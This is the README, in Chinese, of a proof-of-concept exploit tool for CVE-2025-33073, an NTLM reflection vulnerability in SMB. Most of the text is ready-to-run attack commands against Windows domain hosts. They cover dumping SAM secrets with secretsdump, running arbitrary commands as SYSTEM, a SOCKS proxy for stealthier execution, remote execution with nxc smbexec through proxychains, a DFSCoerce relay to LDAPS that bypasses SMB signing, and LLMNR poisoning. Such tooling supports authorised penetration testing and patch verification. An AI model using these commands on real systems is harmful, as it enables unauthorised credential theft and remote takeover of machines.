针对 NTLM 反射 SMB 漏洞的 PoC 漏洞利用程序。
操作系统:Kali Linux(已预装大部分软件包)。
pipx(推荐) — 将 ldap3-bleeding-edge、impacket 和 dnspython 安装到隔离的应用 venv 中:
pipx install .
# or: pipx install git+https://github.com/mverschu/CVE-2025-33073.git
cve-2025-33073 --help
cve-2025-33073-dnstool --help
你仍然需要在 PATH 中安装 NetExec (nxc) 和 dig(Kali 已自带)。对于 --smb-signing,请将 fork 版 impacket 安装到 pipx 环境中:
pipx inject cve-2025-33073 "impacket @ git+https://github.com/decoder-it/impacket-partial-mic.git"
本地 venv — 与 setup.sh / requirements.txt 相同的依赖:
./setup.sh
source venv/bin/activate
python3 CVE-2025-33073.py --help
这会安装 ldap3-bleeding-edge==2.10.1.1337、impacket 和 dnspython。

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65
目标特定的 DNS 标签(Synacktiv SRV1 示例)
默认情况下,该工具会注册 localhost1UWhRC...。对于某些目标,请注册一个从受害者的计算机名派生的标签,以便 Windows 将其视为 localhost(参见 Synacktiv 的文章)。--reflection-host SRV1 会创建 srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA;像 SRV1.ASGARD.LOCAL 这样的 FQDN 仅使用第一个标签。
python3 CVE-2025-33073.py -u 'ASGARD.LOCAL\loki' -p 'password' --attacker-ip 192.168.56.3 --dns-ip 192.168.56.10 --dc-fqdn DC01.ASGARD.LOCAL --target SRV1.ASGARD.LOCAL --target-ip 192.168.56.11 --reflection-host SRV1
自定义命令

除了运行 secretsdump 之外,还可以执行自定义命令。
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --custom-command "whoami"
SOCKS
用于在以 SYSTEM 身份建立有效连接后更隐蔽地执行命令。此处 --target 和 --target-ip 应相等。
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --socks
 也可以通过 proxychains 运行自定义命令,而不是转储 SAM。
proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec


已开展研究以验证在启用 SMB 签名的情况下反射是否真的无法生效,结果发现了若干缺陷:如果从数据包中移除 SIGN/SEAL,就可以从 SMB 中继到 LDAPS,而这通常由于 MIC 的存在而无法实现。
感谢:
python3 CVE-2025-33073.py -u "thewoods.local\test" -p 'pass' -d 192.168.204.131 --dns-ip 192.168.204.133 --dc-fqdn DC01.thewoods.local --target 192.168.204.133 --target-ip 192.168.204.133 -M DFSCoerce --smb-signing

如果你与设备处于同一广播域,并且该设备易受 LLMNR 投毒攻击,则可以在无需注册 DNS 记录的情况下利用该设备。

发生了本地 NTLM 身份验证

未发生本地 NTLM 身份验证,导致尝试失败
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073









